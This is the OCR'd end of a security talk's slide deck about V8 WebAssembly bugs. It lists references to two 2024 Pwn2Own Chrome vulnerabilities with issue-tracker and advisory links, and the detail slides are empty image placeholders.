
WASM Export Function




05 Details (3)



05 Details (4)



05 Details (5)



06 Reference

Reference

1. 2024 pwn2own / Manfred Paul

- V8 version : < 12.5
- https://issues.chromium.org/issues/330575498
- https://www.zerodayinitiative.com/blog/2024/5/2/cve-2024-2887-a-pwn2own-winning-bug-in-google-chrome

2. 2024 pwn2own / Edouard Bochin & Tao Yan

-V8 version : 12.5.227.9
- https://issuetracker.google.com/issues/343407073

@EQSTLab

Promotion Code : HACKLU2024EQST